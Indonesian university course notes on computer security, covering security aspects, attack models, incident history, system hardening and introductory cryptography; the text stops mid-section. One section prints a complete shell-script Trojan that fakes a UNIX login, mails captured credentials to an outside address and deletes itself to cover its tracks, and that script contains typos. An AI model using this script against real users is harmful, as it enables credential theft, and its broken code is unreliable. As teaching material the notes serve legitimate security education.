BAHAN AJAR

KEAMANAN KOMPUTER

Agung Slamet Riyadi

UNIVERSITAS GUNADARMA

PENDAHULUAN

Modal dasar :

- Mengetahui Bahasa Pemrograman
- Menguasai pengetahuan perangkat keras dan perangkat lunak pengontrolnya (logika interfacing).
- Menguasai pengelolaan instalasi komputer.
- Menguasai dengan baik teori jaringan komputer ; protokol, infrastruktur, media komunikasi.
- Memahami cara kerja system operasi.
- Memiliki 'pikiran jahat' ;-p

Cara belajar :

- Cari buku-buku mengenai keamanan komputer cetakan, e-book, majalah-majalah/tabloid komputer edisi cetak maupun edisi online.
- Akses ke situs-situs review keamanan (contoh: www.cert.org), situs-situs underground (silahkan cari via search engine).
- Pelajari review atau manual book perangkat keras dan perangkat lunak untuk memahami cara kerja dengan baik.

Keamanan Komputer Mengapa dibutuhkan ?


- "*information-based society*", menyebabkan nilai informasi menjadi sangat penting dan menuntut kemampuan untuk mengakses dan menyediakan informasi secara cepat dan akurat menjadi sangat esensial bagi sebuah organisasi,

- Infrastruktur Jaringan komputer, seperti LAN dan Internet, memungkinkan untuk menyediakan informasi secara cepat, sekaligus membuka potensi adanya lubang keamanan *(security hol*e)

Kejahatan Komputer semakin meningkat karena :

- Aplikasi bisnis berbasis TI dan jaringan komputer meningkat : online banking, e-commerce, Electronic data Interchange (EDI).
- Desentralisasi server.
- Transisi dari single vendor ke multi vendor.
- Meningkatnya kemampuan pemakai (user).
- Kesulitan penegak hokum dan belum adanya ketentuan yang pasti.
- Semakin kompleksnya system yang digunakan, semakin besarnya source code program yang digunakan.
- Berhubungan dengan internet.

Klasifikasi kejahatan Komputer :



Menurut David Icove [John D. Howard, *"An Analysis Of Security Incidents On The Internet 1989 - 199*5," PhD thesis, Engineering and Public Policy, Carnegie Mellon University, 1997.] berdasarkan lubang keamanan, keamanan dapat
diklasifikasikan menjadi empat, yaitu:

1. **Keamanan yang bersifat fisik** *(physical securit*y): termasuk akses orang ke gedung, peralatan, dan media yang digunakan. Contoh :
    - Wiretapping atau hal-hal yang ber-hubungan dengan akses ke kabel atau komputer yang digunakan juga dapat dimasukkan ke dalam kelas ini.
    - *Denial of servic*e, dilakukan misalnya dengan mematikan peralatan atau membanjiri saluran komunikasi dengan pesan-pesan (yang dapat berisi apa saja karena yang diuta-makan adalah banyaknya jumlah pesan).
    - *Syn Flood Attac*k, dimana sistem *(hos*t) yang dituju dibanjiri oleh permintaan sehingga dia menjadi ter-lalu sibuk dan bahkan dapat berakibat macetnya sistem *(han*g).
2. **Keamanan yang berhubungan dengan orang (personel**), Contoh :
    - Identifikasi user (username dan password)
    - Profil resiko dari orang yang mempunyai akses (pemakai dan pengelola).

3. **Keamanan dari data dan media serta teknik komunikasi** *(communication*s).
4. **Keamanan dalam operas**i: Adanya prosedur yang digunakan untuk mengatur dan mengelola sistem keamanan, dan juga ter-masuk prosedur setelah serangan *(post attack recover*y).

Karakteristik Penyusup :

1. The Curious (Si Ingin Tahu) - tipe penyusup ini pada dasarnya tertarik menemukan jenis sistem dan data yang anda miliki.
2. The Malicious (Si Perusak) - tipe penyusup ini berusaha untuk merusak sistem anda, atau merubah web page anda, atau sebaliknya membuat waktu dan uang anda kembali pulih.
3. The High-Profile Intruder (Si Profil Tinggi) - tipe penyusup ini berusaha menggunakan sistem anda untuk memperoleh popularitas dan ketenaran. Dia mungkin menggunakan sistem profil tinggi anda untuk mengiklankan kemampuannya.
4. The Competition (Si Pesaing) - tipe penyusup ini tertarik pada data yang anda miliki dalam sistem anda. Ia mungkin seseorang yang beranggapan bahwa anda memiliki sesuatu yang dapat menguntungkannya secara keuangan atau sebaliknya.

Istilah bagi penyusup :

1. Mundane ; tahu mengenai hacking tapi tidak mengetahui metode dan prosesnya.
2. lamer (script kiddies) ; mencoba script2 yang pernah di buat oleh aktivis hacking, tapi tidak paham bagaimana cara membuatnya.
3. wannabe ; paham sedikit metode hacking, dan sudah mulai berhasil menerobos sehingga

ASPEK KEAMANAN KOMPUTER :

Menurut Garfinkel [Simson Garfinkel, *"PGP: Pretty Good Privacy*," O'Reilly & Associ-ates, Inc., 1995.]

1. Privacy / Confidentiality

- Defenisi : menjaga informasi dari orang yang tidak berhak mengakses.
- Privacy : lebih kearah data-data yang sifatnya privat , Contoh : e-mail seorang pemakai *(use*r) tidak boleh dibaca oleh administrator.
- Confidentiality : berhubungan dengan data yang diberikan ke pihak lain untuk keperluan tertentu dan hanya diperbolehkan untuk keperluan tertentu tersebut.
- Contoh : data-data yang sifatnya pribadi (seperti nama, tempat tanggal lahir, social security number, agama, status perkawinan, penyakit yang pernah diderita, nomor kartu kredit, dan sebagainya) harus dapat diproteksi dalam penggunaan dan penyebarannya.
- Bentuk Serangan : usaha penyadapan (dengan program *sniffe*r).
- Usaha-usaha yang dapat dilakukan untuk meningkatkan privacy dan confidentiality adalah dengan menggunakan teknologi kriptografi.

Integrity

- Defenisi : informasi tidak boleh diubah tanpa seijin pemilik informasi.
- Contoh : e-mail di *intercep*t di tengah jalan, diubah isinya, kemudian diteruskan ke alamat yang dituju.
- Bentuk serangan : Adanya virus, *trojan hors*e, atau pemakai lain yang mengubah informasi tanpa ijin, "man in the middle attack" dimana seseorang menempatkan diri di tengah pembicaraan dan menyamar sebagai orang lain.

Authentication

- Defenisi : metoda untuk menyatakan bahwa informasi betul-betul asli, atau orang yang mengakses atau memberikan informasi adalah betul-betul orang yang dimaksud.
- Dukungan :
    - Adanya Tools membuktikan keaslian dokumen, dapat dilakukan dengan teknologi watermarking(untuk menjaga "*intellectual propert*y", yaitu dengan menandai dokumen atau hasil karya dengan "tanda tangan" pembuat) dan digital signature.

- Access control, yaitu berkaitan dengan pembatasan orang yang dapat mengakses informasi. User harus menggunakan password, biometric (ciri-ciri khas orang), dan sejenisnya.

Availability
- Defenisi : berhubungan dengan ketersediaan informasi ketika dibutuhkan.
- Contoh hambatan :
  - "*denial of service attac*k" (DoS attack), dimana server dikirimi permintaan (biasanya palsu) yang bertubi-tubi atau permintaan yang diluar perkiraan sehingga tidak dapat melayani permintaan lain atau bahkan sampai *dow*n, *han*g, *cra*sh.
  - *mailbom*b, dimana seorang pemakai dikirimi e-mail bertubi-tubi (katakan ribuan e-mail) dengan ukuran yang besar sehingga sang pemakai tidak dapat membuka e-mailnya atau kesulitan mengakses e-mailnya.

Access Control
- Defenisi : cara pengaturan akses kepada informasi. berhubungan dengan masalah
- authentication dan juga privacy
- Metode : menggunakan kombinasi userid/password atau dengan
- menggunakan mekanisme lain.

Non-repudiation
- Defenisi : Aspek ini menjaga agar seseorang tidak dapat menyangkal telah melakukan sebuah transaksi. Dukungan bagi electronic commerce.

SECURITY ATTACK MODELS

Menurut W. Stallings [William Stallings, "*Network and Internetwork Securit*y," Prentice Hall, 1995.] serangan *(attac*k) terdiri dari :

- ***Interruption*:** Perangkat sistem menjadi rusak atau tidak tersedia. Serangan ditujukan kepada ketersediaan *(availabilit*y) dari sistem. Contoh serangan adalah "denial of service attack".

- ***Interception*:** Pihak yang tidak berwenang berhasil mengakses asset atau informasi. Contoh dari serangan ini adalah penyadapan *(wiretappin*g).

- ***Modification*:** Pihak yang tidak berwenang tidak saja berhasil mengakses, akan tetapi dapat juga mengubah (tamper) aset. Contoh dari serangan ini antara lain adalah mengubah isi dari web site dengan pesan-pesan yang merugikan pemilik web site.

- ***Fabrication*:** Pihak yang tidak berwenang menyisipkan objek palsu ke dalam sistem. Contoh dari serangan jenis ini adalah memasukkan pesan-pesan palsu seperti e-mail palsu ke dalam jaringan komputer.

SECURITY BREACH ACCIDENT

1996 *U.S. Federal Computer Incident Response Capability* (FedCIRC) melaporkan bahwa lebih dari 2500 "insiden" di system komputer atau

	jaringan komputer yang disebabkan oleh gagalnya sistem keamanan atau adanya usaha untuk membobol sistem keamanan
1996	*FBI National Computer Crimes Squa*d, Washington D.C., memperkirakan kejahatan komputer yang terdeteksi kurang dari 15%, dan hanya 10% dari angka itu yang dilaporkan
1997	Penelitian *Deloitte Touch Tohmatsu* menunjukkan bahwa dari 300 perusahaan di Australia, 37% (dua diantara lima) pernah mengalami masalah keamanan sistem komputernya.
1996	Inggris, *NCC Information Security Breaches Survey* menunjukkan bahwa kejahatan komputer menaik 200% dari tahun 1995 ke 1996. Kerugian rata-rata US $30.000 / insiden.
1998	FBI melaporkan bahwa kasus persidangan yang berhubungan dengan kejahatan komputer meroket 950% dari tahun 1996 ke tahun 1997, dengan penangkapan dari 4 ke 42, dan terbukti *(convicte*d) di pengadilan naik 88% dari 16 ke 30 kasus. Dan lain-lain. Dapat dilihat di www.cert.org

Contoh akibat dari jebolnya sistem keamanan, antara lain:

1988	Keamanan sistem mail *sendmail* dieksploitasi oleh Robert Tapan Morris sehingga melumpuhkan sistem Internet. Kegiatan ini dapat diklasifikasikan sebagai "*denial of service attac*k". Diperkirakan biaya yang digunakan untuk memperbaiki dan hal-hal lain yang hilang adalah sekitar $100 juta. Di tahun 1990 Morris dihukum (convicted) dan hanya didenda $10.000.
10 Maret 1997	Seorang hacker dari Massachusetts berhasil mematikan sistem telekomunikasi di sebuah airport local (Worcester, Massachusetts) sehingga mematikan komunikasi di control tower dan menghalau pesawat yang hendak mendarat. Dia juga mengacaukan sistem telepon di Rutland, Massachusetts. http://www.news.com/News/Item/Textonly/0,25,20278,00.html?pfv
1990	Kevin Poulsen mengambil alih system komputer telekomunikasi di Los Angeles untuk memenangkan kuis di sebuah radio local.
1995	Kevin Mitnick, mencuri 20.000 nomor kartu kredit, menyalin system operasi DEC secara illegal dan mengambil alih hubungan telpon di New York dan California.
1995	Vladimir Levin membobol bank-bank di kawasan Wallstreet, mengambil uang sebesar $10 juta.
2000	Fabian Clone menjebol situs aetna.co.id dan Jakarta mail dan membuat directory atas namanya berisi peringatan terhadap administrator situs tersebut.
2000	Beberapa web site Indonesia sudah dijebol dan daftarnya (beserta contoh halaman yang sudah dijebol) dapat dilihat di koleksi <http://www.2600.com>
2000	Wenas, membuat server sebuah ISP di singapura down

MEMAHAMI HACKER BEKERJA

Secara umum melalui tahapan-tahapan sebagai berikut :

1. Tahap mencari tahu system komputer sasaran.

2. Tahap penyusupan
3. Tahap penjelajahan
4. Tahap keluar dan menghilangkan jejak.

Contoh kasus Trojan House, memanfaatkan SHELL script UNIX :

Seorang gadis cantik dan genit peserta kuliah UNIX di sebuah perguruan tinggi memiliki potensi memancing pengelola sistem komputer (administrator pemegang account root . . . hmmm) yang lengah. Ia melaporkan bahwa komputer tempat ia melakukan tugas-tugas UNIX yang diberikan tidak dapat dipergunakan. Sang pengelola sistem komputer tentu saja dengan gagah perkasa ingin menunjukkan kekuasaan sebagai administrator UNIX.

"Well, ini soal kecil. Mungkin password kamu ke blokir, biar saya perbaiki dari tempat kamu", ujar administrator UNIX sombong sambil duduk disebelah gadis cantik dan genit peserta kuliah tersebut.

Keesokan harinya, terjadilah kekacauan di sistem UNIX karena diduga terjadi penyusupan oleh hacker termasuk juga hompepage perguruan tinggi tersebut di-obok-obok, maklum pengelolanya masih sama. Selanjutnya pihak perguruan tinggi mengeluarkan press release bahwa homepage mereka dijebol oleh hacker dari Luar Negeri . . . . hihiii

Nah sebenarnya apa sih yang terjadi ?

Sederhana, gadis cantik dan genit peserta kuliah UNIX tersebut menggunakan program kecil my_login dalam bentuk shell script yang menyerupai layar login dan password sistem UNIX sebagai berikut:

```
#!/bin/sh
###################################
# Nama program : my_login
# Deskripsi :Program kuda trojan sederhana
# versi 1.0 Nopember 1999
###################################
COUNTER=0
Cat /etc/issue
While [ "$COUNTER" –ne 2 ]
do
let COUNTER=$COIUNTER+1
echo "login: \c"
read LOGIN
stty echo
echo "password: \c"
read PASSWORD
echo "User $LOGIN : $PASSWORD" | mail gadis@company.com
stty echo
echo
echo "Login Incorrect"
done
rm $0
kill –9 $PPID
```

Apabila program ini dijalankan maka akan ditampilkan layar login seperti layaknya awal penggunaan komputer pdaa sistem UNIX:

Login:
Password:

Lihatlah, Administrator UNIX yang gagah perkasa tadi yang tidak melihat gadis tersebut menjalankan program ini tentunya tidak sadar bahwa ini merupakan layar tipuan. Layar login ini tidak terlihat beda dibanding layar login sesungguhnya.
Seperti pada program login sesungguhnya, sistem komputer akan meminta pemakai untuk login ke dalam sistem. Setelah diisi password dan di enter,maka segera timbul pesan

```
Login:root
Password: ********
Login Incorrect
```

Tentu saja Administrator UNIX akan kaget bahwa passwordnya ternyata (seolah-olah) salah. Untuk itu ia segera mengulangi login dan password. Setelah dua kali ia mencoba login dan tidak berhasil, maka loginnya dibatalkan dan kembali keluar UNIX.
Perhatikan program di atas baik-baik, sekali pemakai tersebut mencoba login dan mengisi password pada layar di atas, setelah itu maka otomatis data login dan password tersebut akan di email ke mailto:hacker@company.com. Sampai disini maka si gadis lugu dan genit telah mendapatkan login dan password . . . ia ternyata seorang hacker !!
Walaupun sederhana, jika kita perhatikan lebih jauh lagi, maka program ini juga memiliki beberapa trik hacker lainnya, yaitu proses penghilangan jejak (masih ingat tahapan hacker yang ditulis di atas ?). Proses ini dilakukan pada 2 baris terakhir dari program my_login di atas, yaitu

```
rm $0
kill –9 $PPID
```

yang artinya akan segera dilakukan proses penghapusan program my_login dan hapus pula ID dari proses. Dengan demikian hilanglah program tersebut yang tentunya juga menhilangkan barang bukti. Ditambah lagi penghapusan terhadap jejak proses di dalam sistem UNIX. Zap . . . hilang sudah tanda-tanda bahwa hacker nya ternyata seorang gadis peserta kuliahnya.

Sukses dari program ini sebenarnya sangat tergantung dari bagaimana agar aplikasi ini dapat dieksekusi oleh root. Hacker yang baik memang harus berusaha memancing agar pemilik root menjalankan program ini.

PRINSIP DASAR PERANCANGAN SISTEM YANG AMAN

1. Mencegah hilangnya data
2. Mencegah masuknya penyusup

LAPISAN KEAMANAN :

1. Lapisan Fisik :
   - membatasi akses fisik ke mesin :
     - Akses masuk ke ruangan komputer
     - penguncian komputer secara hardware
     - keamanan BIOS
     - keamanan Bootloader
   - back-up data :
     - pemilihan piranti back-up
     - penjadwalan back-up
   - mendeteksi gangguan fisik :
   - log file : Log pendek atau tidak lengkap, Log yang berisikan waktu yang aneh, Log dengan permisi atau kepemilikan yang tidak tepat, Catatan pelayanan reboot atau restart, Log yang hilang, masukan su atau login dari tempat yang janggal
   - mengontrol akses sumber daya.

2. Keamanan lokal
   Berkaitan dengan user dan hak-haknya :

- Beri mereka fasilitas minimal yang diperlukan.
- Hati-hati terhadap saat/dari mana mereka login, atau tempat seharusnya mereka login.
- Pastikan dan hapus rekening mereka ketika mereka tidak lagi membutuhkan akses.

3. Keamanan Root
   - Ketika melakukan perintah yang kompleks, cobalah dalam cara yang tidak merusak dulu, terutama perintah yang menggunakan globbing: contoh, anda ingin melakukan "rm foo*.bak", pertama coba dulu: "ls foo*.bak" dan pastikan anda ingin menghapus file-file yang anda pikirkan.
   - Beberapa orang merasa terbantu ketika melakukan "touch /-i" pada sistem mereka. Hal ini akan membuat perintah-perintah seperti : "rm -fr *" menanyakan apakah anda benar-benar ingin menghapus seluruh file. (Shell anda menguraikan "-i" dulu, dan memberlakukannya sebagai option -i ke rm).
   - Hanya menjadi root ketika melakukan tugas tunggal tertentu. Jika anda berusaha mengetahui bagaimana melakukan sesuatu, kembali ke shell pemakai normal hingga anda yakin apa yang perlu dilakukan oleh root.
   - Jalur perintah untuk pemakai root sangat penting. Jalur perintah, atau variabel lingkungan PATH mendefinisikan lokal yang dicari shell untuk program. Cobalah dan batasi jalur perintah bagi pemakai root sedapat mungkin, dan jangan pernah menggunakan '.', yang berarti 'direktori saat ini', dalam pernyataan PATH anda. Sebagai tambahan, jangan pernah menaruh direktori yang dapat ditulis pada jalur pencarian anda, karena hal ini memungkinkan penyerang memodifikasi atau menaruh file biner dalam jalur pencarian anda, yang memungkinkan mereka menjadi root ketika anda menjalankan perintah tersebut.
   - Jangan pernah menggunakan seperangkat utilitas rlogin/rsh/rexec (disebut utilitas r) sebagai root. Mereka menjadi sasaran banyak serangan, dan sangat berbahaya bila dijalankan sebagai root. Jangan membuat file .rhosts untuk root.
   - File /etc/securetty berisikan daftar terminal-terminal tempat root dapat login. Secara baku (pada RedHat Linux) diset hanya pada konsol virtual lokal (vty). Berhati-hatilah saat menambahkan yang lain ke file ini. Anda seharusnya login dari jarak jauh sebagai pemakai biasa dan kemudian 'su' jika anda butuh (mudah-mudahan melalui ssh atau saluran terenkripsi lain), sehingga tidak perlu untuk login secara langsung sebagai root.
   - Selalu perlahan dan berhati-hati ketika menjadi root. Tindakan anda dapat mempengaruhi banyak hal. Pikir sebelum anda mengetik!

4. Keamanan File dan system file
   - Directory home user tidak boleh mengakses perintah mengubah system seperti partisi, perubahan device dan lain-lain.
   - Lakukan setting limit system file.
   - Atur akses dan permission file : read, writa, execute bagi user maupun group.
   - Selalu cek program-program yang tidak dikenal

5. Keamanan Password dan Enkripsi
   - Hati-hati terhadap bruto force attack dengan membuat password yang baik.
   - Selalu mengenkripsi file yang dipertukarkan.
   - Lakukan pengamanan pada level tampilan, seperti screen saver.

6. Keamanan Kernel
   - selalu update kernel system operasi.
   - Ikuti review bugs dan kekurang-kekurangan pada system operasi.

7. Keamanan Jaringan
- Waspadai paket sniffer yang sering menyadap port Ethernet.
- Lakukan prosedur untuk mengecek integritas data


- Verifikasi informasi DNS
- Lindungi network file system
- Gunakan firewall untuk barrier antara jaringan privat dengan jaringan eksternal

KRIPTOGRAFI

DEFENISI

Cryptography adalah suatu ilmu ataupun seni mengamankan pesan, dan dilakukan oleh *cryptographer*.
Cryptanalysis adalah suatu ilmu dan seni membuka (breaking) ciphertext dan orang yang melakukannya disebut *cryptanalyst*.

ELEMEN



CRYPTOSYSTEM

Cryptographic system atau *cryptosystem* adalah suatu fasilitas untuk mengkonversikan plaintext ke ciphertext dan sebaliknya. Dalam sistem ini, seperangkat parameter yang menentukan transformasi pencipheran tertentu disebut suatu set kunci. Proses enkripsi dan dekripsi diatur oleh satu atau beberapa kunci kriptografi.

1. Kriptografi dapat memenuhi kebutuhan umum suatu transaksi:

1. Kerahasiaan (*confidentiality*) dijamin dengan melakukan enkripsi (penyandian).
2. Keutuhan (*integrity*) atas data-data pembayaran dilakukan dengan fungsi *hash* satu arah.
3. Jaminan atas identitas dan keabsahan (*authenticity*) pihak-pihak yang melakukan transaksi dilakukan dengan menggunakan *password* atau sertifikat digital. Sedangkan keotentikan data transaksi dapat dilakukan dengan tanda tangan digital.
4. Transaksi dapat dijadikan barang bukti yang tidak bisa disangkal (*non-repudiation*) dengan memanfaatkan tanda tangan digital dan sertifikat digital.

2. Karakteristik cryptosytem yang baik sebagai berikut :

1. Keamanan sistem terletak pada kerahasiaan kunci dan bukan pada kerahasiaan algoritma yang digunakan.
2. Cryptosystem yang baik memiliki ruang kunci (keyspace) yang besar.
3. Cryptosystem yang baik akan menghasilkan ciphertext yang terlihat acak dalam seluruh tes statistik yang dilakukan terhadapnya.
4. Cryptosystem yang baik mampu menahan seluruh serangan yang telah dikenal sebelumnya

3. MACAM CRYPTOSYSTEM

A. Symmetric Cryptosystem
Dalam symmetric cryptosystem ini, kunci yang digunakan untuk proses enkripsi dan dekripsi pada prinsipnya identik, tetapi satu buah kunci dapat pula diturunkan dari kunci yang lainnya. Kunci-kunci ini harus dirahasiakan. Oleh karena itulah sistem ini sering disebut sebagai *secret-key ciphersystem*. Jumlah kunci yang dibutuhkan umumnya adalah :

$$ {}_nC_2 = \frac{n \,.\, (n-1)}{2} $$

dengan n menyatakan banyaknya pengguna.
Contoh dari sistem ini adalah Data Encryption Standard (DES), Blowfish, IDEA.

B. Assymmetric Cryptosystem
Dalam assymmetric cryptosystem ini digunakan dua buah kunci. Satu kunci yang disebut kunci publik (*public key*) dapat dipublikasikan, sedang kunci yang lain yang disebut kunci privat (*private key*) harus dirahasiakan. Proses menggunakan sistem ini dapat diterangkan secara sederhana sebagai berikut : bila A ingin mengirimkan pesan kepada B, A dapat menyandikan pesannya dengan menggunakan kunci publik B, dan bila B ingin membaca surat tersebut, ia perlu mendekripsikan surat itu dengan kunci privatnya. Dengan demikian kedua belah pihak dapat menjamin asal surat serta keaslian surat tersebut, karena adanya mekanisme ini. Contoh sistem ini antara lain RSA Scheme dan Merkle-Hellman Scheme.

4. PROTOKOL CRYPTOSYSTEM

Cryptographic protocol adalah suatu protokol yang menggunakan kriptografi. Protokol ini melibatkan sejumlah algoritma kriptografi, namun secara umum tujuan protokol lebih dari sekedar kerahasiaan. Pihak-pihak yang berpartisipasi mungkin saja ingin membagi sebagian rahasianya untuk menghitung sebuah nilai, menghasilkan urutan random, atau pun menandatangani kontrak secara bersamaan.

Penggunaan kriptografi dalam sebuah protokol terutama ditujukan untuk mencegah atau pun mendeteksi adanya *eavesdropping* dan *cheating*.

5. JENIS PENYERANGAN PADA PROTOKOL

- Ciphertext-only attack. Dalam penyerangan ini, seorang cryptanalyst memiliki ciphertext dari sejumlah pesan yang seluruhnya telah dienkripsi menggunakan algoritma yang sama.
- Known-plaintext attack. Dalam tipe penyerangan ini, cryptanalyst memiliki akses tidak hanya ke ciphertext sejumlah pesan, namun ia juga memiliki plaintext pesan-pesan tersebut.
- Chosen-plaintext attack. Pada penyerangan ini, cryptanalyst tidak hanya memiliki akses atas ciphertext dan plaintext untuk beberapa pesan, tetapi ia juga dapat memilih plaintext yang dienkripsi.
- Adaptive-chosen-plaintext attack. Penyerangan tipe ini merupakan suatu kasus khusus chosen-plaintext attack. Cryptanalyst tidak hanya dapat memilih plaintext yang dienkripsi, ia pun memiliki kemampuan untuk memodifikasi pilihan berdasarkan hasil enkripsi sebelumnya. Dalam chosen-plaintext attack, cryptanalyst mungkin hanya dapat memiliki plaintext dalam suatu blok besar untuk dienkripsi; dalam adaptive-chosen-plaintext attack ini ia dapat memilih blok plaintext yang lebih kecil dan kemudian memilih yang lain berdasarkan hasil yang pertama, proses ini dapat dilakukannya terus menerus hingga ia dapat memperoleh seluruh informasi.

- Chosen-ciphertext attack. Pada tipe ini, cryptanalyst dapat memilih ciphertext yang berbeda untuk didekripsi dan memiliki akses atas plaintext yang didekripsi.
- Chosen-key attack. Cryptanalyst pada tipe penyerangan ini memiliki pengetahuan tentang hubungan antara kunci-kunci yang berbeda.
- Rubber-hose cryptanalysis. Pada tipe penyerangan ini, cryptanalyst mengancam, memeras, atau bahkan memaksa seseorang hingga mereka memberikan kuncinya.


6. JENIS PENYERANGAN PADA JALUR KOMUNIKASI

- *Sniffing*: secara harafiah berarti mengendus, tentunya dalam hal ini yang diendus adalah pesan (baik yang belum ataupun sudah dienkripsi) dalam suatu saluran komunikasi. Hal ini umum terjadi pada saluran publik yang tidak aman. Sang pengendus dapat merekam pembicaraan yang terjadi.
- *Replay attack* [DHMM 96]: Jika seseorang bisa merekam pesan-pesan *handshake* (persiapan komunikasi), ia mungkin dapat mengulang pesan-pesan yang telah direkamnya untuk menipu salah satu pihak.
- *Spoofing* [DHMM 96]: Penyerang – misalnya Maman – bisa menyamar menjadi Anto. Semua orang dibuat percaya bahwa Maman adalah Anto. Penyerang berusaha meyakinkan pihak-pihak lain bahwa tak ada salah dengan komunikasi yang dilakukan, padahal komunikasi itu dilakukan dengan sang penipu/penyerang. Contohnya jika orang memasukkan PIN ke dalam mesin ATM palsu – yang benar-benar dibuat seperti ATM asli – tentu sang penipu bisa mendapatkan PIN-nya dan copy pita magentik kartu ATM milik sang nasabah. Pihak bank tidak tahu bahwa telah terjadi kejahatan.
- *Man-in-the-middle* [Schn 96]: Jika *spoofing* terkadang hanya menipu satu pihak, maka dalam skenario ini, saat Anto hendak berkomunikasi dengan Badu, Maman di mata Anto seolah-olah adalah Badu, dan Maman dapat pula menipu Badu sehingga Maman seolah-olah adalah Anto. Maman dapat berkuasa penuh atas jalur komunikas ini, dan bisa membuat berita fitnah.

METODE CRYPTOGRAFI

1. METODE KUNO

a. 475 S.M. bangsa Sparta, suatu bangsa militer pada jaman Yunani kuno, menggunakan teknik kriptografi yang disebut scytale, untuk kepentingan perang. Scytale terbuat dari tongkat dengan papyrus yang mengelilinginya secara spiral.
Kunci dari scytale adalah diameter tongkat yang digunakan oleh pengirim harus sama dengan diameter tongkat yang dimiliki oleh penerima pesan, sehingga pesan yang disembunyikan dalam papyrus dapat dibaca dan dimengerti oleh penerima.



Gambar 1.
Scytale

b. Julius Caesar, seorang kaisar terkenal Romawi yang menaklukkan banyak bangsa di Eropa dan Timur Tengah juga menggunakan suatu teknik kriptografi yang sekarang disebut Caesar cipher untuk berkorespondensi sekitar tahun 60 S.M. Teknik yang digunakan oleh Sang Caesar adalah mensubstitusikan alfabet secara beraturan, yaitu oleh alfabet ketiga yang mengikutinya, misalnya, alfabet ‘’A" digantikan oleh "D", "B" oleh "E", dan seterusnya. Sebagai contoh, suatu pesan berikut :

Gambar 2. Caesar Cipher

Dengan aturan yang dibuat oleh Julius Caesar tersebut, pesan sebenarnya adalah "Penjarakan panglima divisi ke tujuh segera".

2. TEKNIK DASAR KRIPTOGRAFI

a. Substitusi

Salah satu contoh teknik ini adalah Caesar cipher yang telah dicontohkan diatas. Langkah pertama adalah membuat suatu tabel substitusi. Tabel substitusi dapat dibuat sesuka hati, dengan catatan bahwa penerima pesan memiliki tabel yang sama untuk keperluan dekripsi. Bila tabel substitusi dibuat secara acak, akan semakin sulit pemecahan ciphertext oleh orang yang tidak berhak.

A-B-C-D-E-F-G-H-I-J-K-L-M-N-O-P-Q-R-S-T-U-V-W-X-Y-Z-1-2-3-4-5-6-7-8-9-0-.-,
B-F-1-K-Q-G-A-T-P-J-6-H-Y-D-2-X-5-M-V-7-C-8-4-I-9-N-R-E-U-3-L-S-W-,-.-O-Z-0

Gambar 3. Tabel Substitusi

Tabel substitusi diatas dibuat secara acak. Dengan menggunakan tabel tersebut, dari plaintext "5 teknik dasar kriptografi" dihasilkan ciphertext "L 7Q6DP6 KBVBM 6MPX72AMBGP". Dengan menggunakan tabel substitusi yang sama secara dengan arah yang terbalik (reverse), plaintext dapat diperoleh kembali dari ciphertext-nya.

b. Blocking

Sistem enkripsi terkadang membagi plaintext menjadi blok-blok yang terdiri dari beberapa karakter yang kemudian dienkripsikan secara independen. Plaintext yang dienkripsikan dengan menggunakan teknik blocking adalah :

BLOK 1
BLOK 2
BLOK 3
BLOK 4
BLOK 5
BLOK 6
BLOK 7


5	K		G
		K	R
T	D	R	A
E	A	I	F
K	S	P	I
N	A	T	
I	R	O	

Gambar 4. Enkripsi dengan Blocking

Dengan menggunakan enkripsi blocking dipilih jumlah lajur dan kolom untuk penulisan pesan. Jumlah lajur atau kolom menjadi kunci bagi kriptografi dengan teknik ini. Plaintext dituliskan secara vertikal ke bawah berurutan pada lajur, dan dilanjutkan pada kolom berikutnya sampai seluruhnya tertulis. Ciphertext-nya adalah hasil pembacaan plaintext secara horizontal berurutan sesuai dengan blok-nya. Jadi ciphertext yang dihasilkan dengan teknik ini adalah "5K G KRTDRAEAIFKSPINAT IRO". Plaintext dapat pula ditulis secara horizontal dan ciphertextnya adalah hasil pembacaan secara vertikal.


c. Permutasi

Salah satu teknik enkripsi yang terpenting adalah permutasi atau sering juga disebut transposisi. Teknik ini memindahkan atau merotasikan karakter dengan aturan tertentu. Prinsipnya adalah berlawanan dengan teknik substitusi. Dalam teknik substitusi, karakter berada pada posisi yang tetap tapi identitasnya yang diacak. Pada teknik permutasi, identitas karakternya tetap, namun posisinya yang diacak. Sebelum dilakukan permutasi, umumnya plaintext terlebih dahulu dibagi menjadi blok-blok dengan panjang yang sama.
Untuk contoh diatas, plaintext akan dibagi menjadi blok-blok yang terdiri dari 6 karakter, dengan aturan permutasi sebagai berikut :



Gambar 5. Permutasi

Dengan menggunakan aturan diatas, maka proses enkripsi dengan permutasi dari plaintext adalah sebagai berikut :

